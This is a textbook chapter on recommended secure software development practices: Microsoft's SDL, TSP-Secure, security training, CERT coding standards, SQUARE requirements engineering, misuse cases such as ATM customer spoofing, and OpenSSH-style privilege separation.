

Chapter 9. Recommended Practices

with Noopur Davis, Chad Dougherty, Nancy Mead, and Robert Mead¹

¹ Noopur Davis is a Principal of Davis Systems, a firm providing software process management consulting services since 1993. Chad Dougherty is a Systems/Software Engineer at Carnegie Mellon University’s School of Computer Science. Nancy Mead is a Principal Researcher in the CERT Program of Carnegie Mellon’s Software Engineering Institute (SEI). Robert Mead is the Information Security Program Director in the Queensland Government Chief Information Office, Australia.

Evil is that which one believes of others. It is a sin to believe evil of others, but it is seldom a mistake.

—Henry Lewis Mencken, *A Mencken Chrestomathy*

Each chapter of this book (except for this one and the introduction) provides detailed examples of the kinds of programming errors that can lead to vulnerabilities and possible solutions or mitigation strategies. However, a number of broad mitigation strategies that do not target a specific class of vulnerabilities or exploits can be applied to improve the overall security of a deployed application.

This chapter integrates information about mitigation strategies, techniques, and tools that assist in developing and deploying secure software in C and C++ (and other languages). In addition, it provides specific recommendations not included in earlier chapters.

Different mitigations are often best applied by individuals acting in the different software development roles—programmers, project managers, testers, and so forth. Mitigations may apply to a single individual (such as personal coding habits) or to decisions that apply to the entire team (such as development environment settings). As a result, some of the mitigation strategies described in this chapter directly involve developers, while the effects of other mitigation strategies on developers are more indirect.

9.1. The Security Development Lifecycle

The Security Development Lifecycle (SDL)² is a software development security assurance process developed by Microsoft consisting of security practices grouped by the seven phases shown in [Figure 9.1](#) [Howard 2006]. This chapter is similarly organized according to these phases.

² www.microsoft.com/security/sdl/default.aspx.




Figure 9.1. Security Development Lifecycle (© 2010 Microsoft Corporation. All rights reserved. Licensed under Creative Commons Attribution-NonCommercial-ShareAlike 3.0 Unported.)

The SDL is process agnostic and can be used with a variety of software development processes,

including waterfall, spiral, and agile. The SDL was designed to reduce the number and severity of vulnerabilities for enterprise-scale software development. It is specifically tailored to Microsoft development practices and business drivers. The use of the SDL has been mandatory at Microsoft since 2004.

A longitudinal study performed by Dan Kaminsky [Kaminsky 2011] using fuzzing to identify exploitable or probably exploitable vulnerabilities in Microsoft Office and OpenOffice suggests that the SDL has helped Microsoft improve software security. Figure 9.2 shows that the number of exploitable or probably exploitable vulnerabilities in Microsoft Office decreased from 126 in Microsoft Office 2003 to only 7 in Microsoft Office 2010.




Figure 9.2. Vulnerabilities in Office versus OpenOffice (Source: [Kaminsky 2011])

Although evidence exists that the SDL has helped improve software security at Microsoft, it was designed to meet Microsoft’s needs rather than those of the broader software development community. To address needs of the broader software development community, Microsoft published the *Simplified Implementation of the Microsoft SDL* [Microsoft 2010], which is based on the SDL process used at Microsoft but reduces the SDL to a more manageable size. The SDL is licensed under a nonproprietary Creative Commons License. It is platform and technology agnostic and suitable for development organizations of any size.

The Simplified SDL is supported by a limited number of training modules, processes, and tools. However, Microsoft and CERT are working to enhance the SDL by using solutions developed at CERT and elsewhere. Many of these training modules, processes, and tools are described in this chapter. Table 9.1 shows a mapping of some of these resources and tools to SDL core practices.

Table 9.1. Mapping of Resources and Tools to the Simplified SDL

SDL Core Practice	Resources	Tools
Core security training	Security training (Section 9.2)	
Security and privacy requirements	<i>The CERT C Secure Coding Standard</i> , <i>The CERT C++ Secure Coding Standard</i> , SQUARE, use/misuse cases (Section 9.3)	SQUARE tool (Section 9.3)
Create quality gates/ bug bars	—	—
Security and privacy risk assessment	—	—
Establish design requirements	Secure software development principles (Section 9.4)	—
Attack surface analysis/ reduction	Attack surface (Section 9.4)	—
Threat modeling	Microsoft (Section 9.4)	SDL Threat Modeling Tool (Section 9.4)
Use approved tools	—	—
Deprecate unsafe functions	—	—
Perform static analysis	The Source Code Analysis Laboratory (SCALe) (Section 9.5)	Compass/ROSE and CERT ROSE checkers (Section 9.5) Thread-role analysis
Perform dynamic analysis	—	As-if infinitely ranged (AIR) integers (Section 9.5) Security-enhanced open source C compiler (Section 9.5)
Fuzz testing	—	Basic Fuzzing Framework (BFF), Failure Observation Engine (FOE), Dranzer (Sec- tion 9.6)
Attack surface review	—	Attack Surface Analyzer 1.0 (Section 9.6)
Incident response plan	CSIRT management Vulnerability handling and remediation	—
Final security review	Security assurance case	—
SDL process: response	CSIRT incident response	—

TSP-Secure

Team Software Process for Secure Software Development (TSP-Secure) was designed to address some of the imprecise software engineering practices that can lead to vulnerable software: lack of clear security goals, unclear roles, inadequate planning and tracking, not recognizing security risks early in the software development life cycle, and, perhaps most important of all, ignoring security and quality until the end of the software development life cycle. TSP-Secure is a TSP-based method that can predictably improve the security of developed software.

The SEI's Team Software Process provides a framework, a set of processes, and disciplined methods for applying software engineering principles at the team and individual levels [[Humphrey 2002](#)]. Software produced with the TSP has one or two orders of magnitude fewer defects than software produced with current practices (0 to 0.1 defects per thousand lines of code as opposed to 1 to 2 defects per thousand lines of code) [[Davis 2003](#)].

TSP-Secure extends the TSP to focus more directly on the security of software applications. TSP-Secure addresses secure software development in three ways. First, because secure software is not built by accident, TSP-Secure addresses planning for security. Also, because schedule pressures and personnel issues get in the way of implementing best practices, TSP-Secure helps to build self-directed development teams and then puts these teams in charge of their own work. Second, because security and quality are closely related, TSP-Secure helps manage quality throughout the product development life cycle. Finally, because people building secure software must have an awareness of software security issues, TSP-Secure includes security awareness training for developers.

Planning and Tracking

TSP-Secure teams build their own plans. Initial planning activities include selecting the programming language(s) that will be used to implement the project and preparing the secure coding standards for those languages. The static analysis tools are also selected, and the first cut of static analysis rules is defined. The secure development strategy is defined, which includes decisions such as when threat modeling occurs, when static analysis tools are run in the development life cycle, and how metrics from modeling and analysis may be used to refine the development strategy. The next wave of planning is conducted in a project launch, which takes place in nine meetings over three to four days, as shown in [Figure 9.3](#). The launch is led by a qualified team coach. In a TSP-Secure launch, the team members reach a common understanding of the work and the approach they will take to do the work, produce a detailed plan to guide the work, and obtain management support for the plan.




Figure 9.3. Secure launch

At the end of the TSP-Secure launch, the team and management agree on how the team will proceed with the project. As the tasks in the near-term plans are completed, the team conducts a relaunch, where the next cycle of work is planned in detail. A postmortem is also conducted at the end of each cycle, and among other planning, process, and quality issues, the security processes, tools, and metrics are evaluated, and adjustments are made based on the results. A relaunch is similar to a launch but slightly shorter in duration. The cycle of plan and replan follows until the project is completed.

After the launch, the team executes its plan and manages its own work. A TSP coach works with the team to help team members collect and analyze schedule and quality data, follow their process, track issues and risks, maintain their plan, track progress against their goals, and report status to management.

Quality Management

Defects delivered in released software are a percentage of the total defects introduced during the software development life cycle. The TSP-Secure quality management strategy is to have multiple defect removal points in the software development life cycle. Increasing defect removal points increases the likelihood of finding defects soon after they are introduced, enabling the problems to be

more easily fixed and the root causes more easily determined and addressed.

Each defect removal activity can be thought of as a filter that removes some percentage of defects that can lead to vulnerabilities from the software product, while other defects that can lead to vulnerabilities escape the filter and remain in the software, as illustrated by [Figure 9.4](#). The more defect removal filters there are in the software development life cycle, the fewer defects that can lead to vulnerabilities will remain in the software product when it is released.




Figure 9.4. Filtering out vulnerabilities

Defects are measured as they are removed. Defect measurement informs the team members where they stand against their goals, helps them decide whether to move to the next step or to stop and take corrective action, and indicates where to fix their process to meet their goals. The earlier the defects are measured, the more time an organization has to take corrective action early in the software development life cycle.

Software developers must be aware of those aspects of security that impact their software. Consequently, TSP-Secure includes an awareness workshop that exposes participants to a limited set of security issues. The TSP-Secure workshop begins with an overview of common vulnerabilities. Design, implementation, and testing practices to address the common causes of vulnerabilities are also presented.

9.2. Security Training

Education plays a critical role in addressing the cybersecurity challenges of the future, such as designing curricula that integrate principles and practices of secure programming into educational programs [Taylor 2012]. To help guide this process, the National Science Foundation Directorates of Computer and Information Science and Engineering (CISE) and Education and Human Resources (EHR) jointly sponsored the Summit on Education in Secure Software (SESS), held in Washington, DC, in October 2010. The goal of the summit was to develop road maps showing how best to educate students and current professionals on robust, secure programming concepts and practices and to identify both the resources required and the problems that had to be overcome. The Summit made ten specific recommendations, developed from the road maps [Burley 2011]. These included the following:

1. Require at least one computer security course for all college students:
 - a. For CS students, focus on technical topics such as how to apply the principles of secure design to a variety of applications.
 - b. For non-CS students, focus on raising awareness of basic ideas of computer security.
2. Use innovative teaching methods to strengthen the foundation of computer security knowledge across a variety of student constituencies.

The Computer Science Department at CMU has offered CS 15-392, “Secure Programming,” as a computer science elective since 2007. The Software Assurance Curriculum Project sponsored by the Department of Homeland Security (DHS) includes this course as an example of an undergraduate course in software assurance that could be offered in conjunction with a variety of programs [Mead 2010]. CMU’s Information Networking Institute has also offered 14-735, “Secure Software Engineering,” in its Master of Science in Information Technology Information Security track (MSIT-IS). Similar courses are currently being taught at a number of colleges and universities, including Stevens Institute, Purdue, University of Florida, Santa Clara University, and St. John Fisher College.

Current and projected demands for software developers with skills in creating secure software systems demonstrate that, among other things, there exists a clear need for additional capacity in secure coding education [Bier 2011]. Increased capacity can be addressed, in part, by an increase in the productivity and efficiency of learners—that is, moving ever more learners ever more rapidly through course materials. However, the need for throughput is matched by the need for quality. Students must be able to apply what they have learned and be able to learn new things. Effective secure coding requires a balance between high-level theory, detailed programming language expertise, and the ability to apply both in the context of developing secure software.

To address these needs, Carnegie Mellon University’s Open Learning Initiative and the CERT have collaborated in the development of an online secure coding course that captures expert content, ensures high-quality learning, and can scale to meet rapidly growing demand.³

3. <https://oli.cmu.edu/courses/future-2/secure-coding-course-details/>.

The SEI and CERT also offer more traditional professional training. The following is a partial list of available SEI training courses: “Security Requirements Engineering Using the SQUARE Method,” “Assessing Information Security Risk Using the OCTAVE Approach,” “Software Assurance Methods in Support of Cyber Security,” “Mission Risk Diagnostic,” “Secure Coding in C and C++,” “Software Assurance Methods in Support of Cyber Security,” and “Overview of Creating and Managing CSIRTs.”

9.3. Requirements

Secure Coding Standards

An essential element of secure coding is well-documented and enforceable coding standards. Coding standards encourage programmers to follow a uniform set of rules and guidelines determined by the requirements of the project and organization rather than by the programmer's familiarity or preference.

CERT coordinates the development of secure coding standards by security researchers, language experts, and software developers using a wiki-based community process. More than 1,200 contributors and reviewers have participated in the development of secure coding standards on the CERT *Secure Coding Standards* wiki [SEI 2012a]. CERT's secure coding standards have been adopted by companies such as Cisco and Oracle. Among other requirements to use secure coding standards, the National Defense Authorization Act for Fiscal Year 2013⁴ includes language that states:

4. www.gpo.gov/fdsys/pkg/BILLS-112s3254pcs/pdf/BILLS-112s3254pcs.pdf.

The Under Secretary shall, in coordination with the Chief Information Officer, develop guidance and direction for Department program managers for covered systems to do as follows:

- (1) To require evidence that government software development and maintenance organizations and contractors are conforming in computer software coding to—
 - (A) approved secure coding standards of the Department during software development, upgrade and maintenance activities, including through the use of inspection and appraisals.

The use of secure coding standards defines a set of requirements against which the source code can be evaluated for conformance. Secure coding standards provide a metric for evaluating and contrasting software security, safety, reliability, and related properties. Faithful application of secure coding standards can eliminate the introduction of known source-code-related vulnerabilities. To date, CERT has released secure coding standards for C [Seacord 2008] and Java [Long 2012] and is readying a standard for C++ [SEI 2012b] and Perl [SEI 2012c].

The CERT C Secure Coding Standard, version 1.0, is the official version of the C language standards against which conformance testing is performed and is available as a book from Addison-Wesley [Seacord 2008]. It was developed specifically for versions of the C programming language defined by

- ISO/IEC 9899:1999, *Programming Languages—C, Second Edition* [ISO/IEC 1999]
- Technical Corrigenda TC1, TC2, and TC3
- ISO/IEC TR 24731-1, *Extensions to the C Library, Part I: Bounds-Checking Interfaces* [ISO/IEC 2007]
- ISO/IEC TR 24731-2, *Extensions to the C Library, Part II: Dynamic Allocation Functions* [ISO/IEC TR 24731-2:2010]

The version of *The CERT C Secure Coding Standard* currently on the wiki [SEI 2012d] is being updated to support C11 [ISO/IEC 2011] and also modified to be compatible with ISO/IEC TS 17961 *C Secure Coding Rules* [Seacord 2012a].

Security Quality Requirements Engineering

The traditional role of requirements engineering is to determine what a system needs to do. However, security is often about getting the software to avoid what it is not supposed to do. We know how to write functional specifications to say what the code is supposed to do, but we don't know as much about expressing security constraints regarding what a system is *not* supposed to do. When security requirements are not effectively defined, the resulting system cannot be effectively evaluated for success or failure before implementation. Security requirements are often missing in the requirements elicitation process. The lack of validated methods is considered one of the factors.

An earlier study found that the return on investment when security analysis and secure engineering practices are introduced early in the development cycle ranges from 12 to 21 percent [[Soo Hoo 2001](#)]. The National Institute of Standards and Technology (NIST) reports that software that is faulty in security and reliability costs the economy \$59.5 billion annually in breakdowns and repairs [[NIST 2002](#)]. The costs of poor security requirements show that there would be a high value to even a small improvement in this area.

A security quality requirements engineering process (SQUARE) for eliciting and analyzing security requirements was developed by the SEI and applied in a series of client case studies [[Xie 2004](#), [Chen 2004](#)]. The original SQUARE methodology [[Mead 2005](#)] consists of nine steps, but has been extended to address privacy and acquisition. Steps 1 through 4 are prerequisite steps.

- 1. Agree on definitions.** Agreeing on definitions is a prerequisite to security requirements engineering. On a given project, team members tend to have definitions in mind based on their prior experience, but those definitions won't necessarily agree. It is not necessary to invent definitions. Sources such as the *Internet Security Glossary*, version 2 (RFC 4949) [[Internet Society 2007](#)], and the *Guide to the Software Engineering Body of Knowledge* [[Bourque 2005](#)] provide a range of definitions to select from or tailor.
- 2. Identify assets and security goals.** Assets to be protected and their associated security goals must be identified and prioritized for the organization and also for the information system to be developed. Different stakeholders have different goals. For example, a stakeholder in human resources may be concerned about maintaining the confidentiality of personnel records, whereas a stakeholder in a financial area may be concerned with ensuring that financial data is not accessed or modified without authorization.
- 3. Develop artifacts.** A lack of documentation including a concept of operations, succinctly stated project goals, documented normal usage and threat scenarios, misuse cases, and other documents needed to support requirements definition can lead to confusion and miscommunication.
- 4. Perform risk assessment.** There are a number of risk assessment methods to select from based on the needs of the organization. The artifacts from step 3 provide the input to the risk assessment process. Threat modeling can also provide significant support to risk assessment. The outcomes of the risk assessment can help identify high-priority security exposures.
- 5. Select elicitation technique.** Selecting an elicitation technique is important when there are several classes of stakeholders. A more formal elicitation technique, such as structured interviews, can be effective when there are stakeholders with different cultural backgrounds. In other cases, elicitation may simply consist of sitting down with a primary stakeholder to try to understand his or her security requirements. In SQUARE case studies, the most successful method was the accelerated requirements method (ARM).

- 6. Elicit security requirements.** In this step, the selected requirements elicitation technique is applied. Most elicitation techniques provide detailed guidance on how to perform elicitation.
- 7. Categorize requirements.** Categorization allows the requirements engineer to distinguish between essential requirements, goals (desired requirements), and architectural constraints that may be present. This categorization helps in the prioritization activity that follows.
- 8. Prioritize requirements.** Prioritization may benefit from a cost/benefit analysis, to determine which security requirements have a high payoff relative to their cost. Analytical hierarchical process (AHP) is one prioritization method that uses a pairwise comparison of requirements to do prioritization.
- 9. Requirements inspection.** Inspection can be performed at varying levels of formality, from Fagan inspections to peer reviews. In case studies, Fagan inspections were most effective. Once inspection is complete, the organization should have an initial set of prioritized security requirements.

Use/Misuse Cases

A security *misuse* case [[Alexander 2003](#); [Sindre 2000, 2002](#)], a variation on a use case, is used to describe a scenario from the point of view of the attacker. In the same way use cases have proven effective in documenting normal use scenarios, misuse cases are effective in documenting intruder usage scenarios and ultimately in identifying security requirements [[Firesmith 2003](#)]. A similar concept has been described as an *abuse* case [[McDermott 1999, 2001](#)]. [Table 9.2](#) shows the differences between security use cases and misuse cases [[Firesmith 2003](#)].

Table 9.2. Differences between Misuse Cases and Security Use Cases

	Misuse Cases	Security Use Cases
Usage	Analyze and specify security threats	Analyze and specify security requirements
Success criterion	Attacker succeeds	Application succeeds
Produced by	Security team	Security team
Used by	Security team	Requirements team
External actors	Attacker, user	User
Driven by	Asset vulnerability analysis Threat analysis	Misuse cases

[Table 9.3](#) shows an example of an application-specific misuse case for an automated teller machine (ATM) [[Sindre 2003](#)].

Table 9.3. Application-Specific Misuse Case

Misuse Case Name: Spoof Customer at ATM

Summary:

The misuser successfully makes the ATM believe he or she is a legitimate user. The misuser is consequently granted access to the ATM's customer services.

Preconditions:

1. The misuser has a legitimate user's valid means of identification and authentication, OR
2. The misuser has invalid means of identification and authentication but so similar to valid means that the ATM is unable to distinguish, OR
3. The ATM system is corrupted, accepting means of identification and authentication that would normally have been rejected.

Misuser Interactions

Request access

Misidentify and misauthenticate

System Interactions

Request identification and authentication

Grant access

Postconditions:

1. The misuser can use all the customer services available to the spoofed legitimate user, AND
 2. In the system's log (if any), it will appear that the ATM was accessed by the legitimate user.
-

As with use cases, misuse cases can be an effective tool in communicating possible threats to customers or end users of a system—allowing them to make informed decisions regarding costs and quality attribute trade-offs. Misuse cases can also be used to identify potential threats and to elicit security requirements.

9.4. Design

The architecture and design of a system significantly influence the security of the final system. If the architecture and design are flawed, nothing in this book can make your system secure. Len Bass and colleagues describe tactics for creating secure system architectures that resist, detect, and recover from attacks [[Bass 2013](#)].

Software architecture should also be used to implement and enforce secure software development principles. If your system needs different privileges at different times, for example, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set. This architecture allows an unprivileged process that needs to perform privileged tasks to communicate with another process that retains elevated privileges to perform security-critical operations. This can be accomplished on UNIX systems, for example, using the following sequence of steps:

1. Initialize objects that require privilege.
2. Construct the communications channel using `socketpair()` and then `fork()`.
3. Have the untrusted process change the root directory to a restricted area of the file system using the `chroot()` system call and then revoke privileges.⁵

⁵. After a call to `chroot()`, future system calls issued by the process see the specified directory as the file system root. It is now impossible to access files and binaries outside the tree rooted on the new root directory. This environment is known as a *chroot jail*.

Most tasks are performed in the complex, untrusted process, and only operations that require

privilege are performed by the trusted process (which retains privileges). The benefit of this method is that the impact of vulnerabilities introduced in the complex, untrusted process is limited to the context of the unprivileged user.

This technique is implemented by the OpenSSH secure shell implementation, as shown in [Figure 9.5](#) [Provos 2003a]. When the SSH daemon starts (`sshd`), it binds a socket to port 22 and waits for new connections. Each new connection is handled by a forked child. The child needs to retain superuser privileges throughout its lifetime to create new pseudo-terminals for the user, to authenticate key exchanges when cryptographic keys are replaced with new ones, to clean up pseudo-terminals when the SSH session ends, to create a process with the privileges of the authenticated user, and so forth. The forked child acts as the monitor and forks a slave that drops all its privileges and starts accepting data from the established connection. The monitor then waits for requests from the slave. If the child issues a request that is not permitted, the monitor terminates. Through compartmentalization, code requiring different levels of privilege is separated, allowing least privilege to be applied to each part.

